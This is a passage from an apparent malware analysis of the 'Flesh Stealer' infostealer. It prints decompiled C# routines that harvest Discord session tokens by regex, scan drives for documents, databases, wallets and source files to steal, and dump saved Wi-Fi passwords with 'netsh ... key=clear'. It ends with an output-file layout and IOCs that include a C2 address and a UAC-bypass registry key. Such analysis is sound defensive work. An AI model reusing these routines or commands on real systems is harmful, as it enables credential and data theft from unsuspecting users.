- OpenVPN
- NordVPN
- IPVanish

File Transfer & Tunneling Tools

- FileZilla
- Cyberduck

- ngrok
- playit


System & Local Data

- Files from local drives
- Installed games
- Installed programs
- Plug and Play (PnP) devices
- Wi-Fi credentials
- ProductKey
- Running Processes
- Host Device Information

Discord

Flesh iterates through known paths to various Discord variants' Local Storage directories and attempts to extract authentication tokens from each:

- `discord\LocalStorage\leveldb`
- `discordPTB\LocalStorage\leveldb`
- `discordCanary\LocalStorage\leveldb`




```
// Token: 0x06000A2F RID: 2607 RVA: 0x0000A4C0 File Offset: 0x000086C0
public static void mw_SearchForDiscordTokens()
{
    try
    {
        string[] discordTargetDirectories = xanEwFfvLZvDXfzfyXvbDOn.DiscordTargetDirectories;
        for (int i = grIcMJRLeSLw.eNwLeuOoXkwcc(); i < discordTargetDirectories.Length; i += grIcMJRLeSLw.gUMWsLDpTPsX())
        {
            string path = discordTargetDirectories[i];
            string text = Path.Combine(Environment.GetFolderPath((Environment.SpecialFolder)grIcMJRLeSLw.HwuLGYrSqDzbE()), path);
            if (Directory.Exists(text))
            {
                NAGcKzukbtThfpXnXzXtDqv.vhrowfBPqgiZHNAvTEE = (grIcMJRLeSLw.ZeMJktiMIzHhXxUeTIeQDdrM() != 0);
                xanEwFfvLZvDXfzfyXvbDOn.mw_HarvestTokensFromFolder(text);
            }
        }
    }
    catch
    {
    }
}

 // Token: 0x06000A32 RID: 2610 RVA: 0x0000A580 File Offset: 0x00008780
 // Note: this type is marked as 'beforefieldinit'.
 static xanEwFfvLZvDXfzfyXvbDOn()
 {
     string[] array = new string[grIcMJRLeSLw.ricuovEYAuxMjrxorvnACE()];
     array[grIcMJRLeSLw.WqPoErEicGgQvoIpw()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_discord\LocalStorage\leveldb());
     array[grIcMJRLeSLw.ifaPKITFBbTE()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_discordPTB\LocalStorage\leveldb());
     array[grIcMJRLeSLw.knJGEYGAhvLUFDaBA()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_discordCanary\leveldb());
     xanEwFfvLZvDXfzfyXvbDOn.DiscordTargetDirectories = array;
     xanEwFfvLZvDXfzfyXvbDOn.FGwjeWTfyiORFBQh = new List<string>();
 }
```

It uses the following regular expression to identify tokens:
`[\w-]{24,26}\.[\w-]{6}\.[\w-]{25,110}|mfa\.[a-zA-Z0-9_-]{84}`

- **User tokens:** `[\w-]{24,26}\.[\w-]{6}\.[\w-]{25,110}`
- **MFA tokens:** `mfa\.[a-zA-Z0-9_-]{84}`

These session tokens allow authentication without requiring a username or password.



```
namespace rIXBZOAMXjbYMdiksbSjpQpZ
{
    // Token: 0x0200001A RID: 26
    internal class xanEwFfvLZvDXfzfyXvbDOn
    {
        // Token: 0x06000A2D RID: 2605 RVA: 0x0000A38C File Offset: 0x0000858C
        public static string[] mw_ExtractTokensFromFile(string ldb)
        {
            List<string> list = new List<string>();
            try
            {
                foreach (object obj in xanEwFfvLZvDXfzfyXvbDOn.mw_regex_String.Matches(File.ReadAllText(ldb)))
                {
                    string value = ((Match)obj).Value;
                    if (!string.IsNullOrWhiteSpace(value))
                    {
                        NAGcKzukbtThfpXnXzXtDqv.TJdbIOOhKRdpztKGy += grIcMJRLeSLw.ysbsWvPqoTRwMZUooWTRiX();
                        list.Add(value);
                    }
                }
            }
            catch
            {
            }
            return list.ToArray();
        }
```

Exfiltrate Files from drives

Flesh is scanning through drives and directories using the following logic:

- Enumerates all mounted drives.
- For each drive that is ready and of the correct type it adds the root path to a list.
- It then spawns threads to recursively scan these directories.
- Recursively walks through directories and files.
- For each file found, it apply a filter to determine if the file should be stolen.

File Filter & Exfiltration:

It Skips files:

- Over 200KB size.
- Named desktop.ini
- With extensions not present in the list.

```
Document
    pdf
    rtf
    doc
    docx
    xls
    xlsx
    ppt
    pptx
    indd
    txt
    json
    mafile
DataBase
    db
    db3
    db4
    kdb
    kdbx
    sql
    sqlite
    mdf
    mdb
    dsk
    dbf
    wallet
    ini
SourceCode
    c
    cs
    cpp
    asm
    sh
    py
    pyw
    html
    css
    php
    go
    js
    rb
    pl
    swift
    java
    kt
    kts
    ino
    Image
    jpg
    jpeg
```


```
png
bmp
psd
svg
ai
```

If it finds files that meet these criteria, it classifies them into categories: Document, SourceCode, and Database.

Flesh first extracts **saved Wi-Fi profile names** from a Windows system using the netsh wlan show profiles command.

cmd /C chcp 65001 && netsh wlan show profiles | findstr All

- chcp 65001: Sets code page to UTF-8 to avoid encoding issues.
- netsh wlan show profiles: Lists all saved Wi-Fi profiles.
- | findstr All: Filters lines containing the word “All” (from “All User Profile”).



```
    // Token: 0x06000AB4 RID: 2740 RVA: 0x0000F05C File Offset: 0x0000D25C
    public static string[] mw_GetSavedWifiProfiles()
    {
        Process process = new Process();
        process.StartInfo.FileName = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_cmd());
        process.StartInfo.Arguments = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_/C_chcp_65001_&&_netsh_wlan_show_profiles_|_findstr_All());
        process.StartInfo.UseShellExecute = (grIcMJRLeSLw.CiceSwmsNcHzaayuQelHsJP() != 0);
        process.StartInfo.RedirectStandardOutput = (grIcMJRLeSLw.JkxPyYFCVIoQa() != 0);
        process.StartInfo.CreateNoWindow = (grIcMJRLeSLw.dCYFqvNRGsCEFicr() != 0);
        process.Start();
        process.WaitForExit();
        string text = process.StandardOutput.ReadToEnd();
        char[] array = new char[grIcMJRLeSLw.sTSVizWtoW()];
        array[grIcMJRLeSLw.eSmhTuBjimT()] = (char)grIcMJRLeSLw.wreEMtTXadHvxIAu();
        array[grIcMJRLeSLw.CLBZInnGUk()] = (char)grIcMJRLeSLw.hsIOZzVdEuJAV();
        string[] array2 = text.Split(array, (StringSplitOptions)grIcMJRLeSLw.eAKqkLtGggaSunEqyrJIqhVtW());
        List<string> list = new List<string>();
        for (int i = grIcMJRLeSLw.mXqIsLfZemcPkZRaMcnHFiYNv(); i < array2.Length; i += grIcMJRLeSLw.aUSQiHLvxzuKpo())
        {
            list.Add(array2[i].Substring(array2[i].LastIndexOf((char)grIcMJRLeSLw.rNJwfRUnZWPXoOm()) + grIcMJRLeSLw.IROiHjrPVsGPsDyc()).Trim());
        }
        return list.ToArray();
    }
```


After it Gets all saved Wi-Fi profiles, for each profile, it runs:

```
netsh wlan show profile name="PROFILE" key=clear
```

to get the saved password in plaintext.

Then it parses the output for:

- **SSID name**
- **Password**
- **Authentication type**
- **Cipher**



```
// Token: 0x06000AB5 RID: 2741 RVA: 0x0000F154 File Offset: 0x0000D354
public static string[] mw_GetWifiProfileDetails(string profile)
{
    Process process = new Process();
    process.StartInfo.FileName = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_cmd());
    process.StartInfo.Arguments = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_/C_chcp_65001_&&_netsh_wlan_show_profile_name="()) + profile +
      grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_"key=clear());
    process.StartInfo.UseShellExecute = (grIcMJRLeSLw.VkZHzMKHVubmKFuVY() != 0);
    process.StartInfo.RedirectStandardOutput = (grIcMJRLeSLw.KNuTEaKCnKjwEgEhuIerdA() != 0);
    process.StartInfo.CreateNoWindow = (grIcMJRLeSLw.NwVHVAqCeWXeae() != 0);
    process.Start();
    process.WaitForExit();
    string input = process.StandardOutput.ReadToEnd();
    string text = YtXhDMEkjCL.plnNTZjatuZJrkAeBrrdhZaV(input, grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Authentication\s+:\s+(\w+)()));
    string text2 = YtXhDMEkjCL.plnNTZjatuZJrkAeBrrdhZaV(input, grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Cipher\s+:\s+(\w+)()));
    string text3 = YtXhDMEkjCL.plnNTZjatuZJrkAeBrrdhZaV(input, grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_KeyContent\s+:\s+(\w+)()));
    string[] array = new string[grIcMJRLeSLw.fywwZzXZpu()];
    array[grIcMJRLeSLw.dLlqhJKxhWiToCxIFagB()] = profile;
    array[grIcMJRLeSLw.DsdfugaQpXgMnWeQnpO()] = text3;
    array[grIcMJRLeSLw.cwfwfHubrSzJtEZS()] = text;
    array[grIcMJRLeSLw.LmdjhryCHBfS()] = text2;
    return array;
}
```

Flesh Stealer Output Format

```
Files:
    Outlook.txt
    InstalledProgram.txt
    ProductKey.txt
    SteamInfo.txt
    Processes.txt
    Cookie.txt
    Token.txt
    accounts.txt
    Information.txt
    Tokens.txt
    Device.txt
    Games.txt
    WifiKeys.txt
    Hosts.txt
    HKCU_Cookie.txt
    HKLM_Cookie.txt
    Bookmark.txt
    Password.txt
    AutoFill.txt
    versions.txt
    mods.txt
    Apps.txt
Information.txt content:
    FleshStealer
    Contacts
    Telegram: https://t.me/FleshStealer
    Browsers
    Passwords:
    Cookies:
    CreditCards:
    AutoFill:
    History:
    Bookmarks:
    Downloads:
        RestoreTokens:
    Wallets:
    Software
    Wallets App:
    Vpn App:
    Pidgin App:
    FtpHosts App:
    Discord token
    Outlook accounts
    Telegram Sessions
    Skype Session
    Discord Token
    Element Session
    Signal Session
    Tox Session
    Steam Session
    Uplay Session
    BattleNET session
    Minecraft
    Grabber
    Documents:
    DataBase:
    SourceCode:
    Image:
    Info
    Processes:
    Programs:
    Devices:
    Network
    ExternalIP:
    InternalIP:
    GatewayIP:
    Machine
    Username:
    Compname:
    System:
    CPU:
    GPU:
    RAM:
    DATE:
    SCREEN:
    ACTIVE WINDOW:
```

IOCs

```
orange-loris-425181[.]hostingersite[.]com/uploads/clean[.]exe
89[.]23[.]100[.]233:32048
Registry Value Set      HKCU\Software\Classes\ms-settings\Shell\Open\command\Delegate
Registry Value Set      HKCU\Software\Classes\ms-settings\Shell\Open\command\(Default
```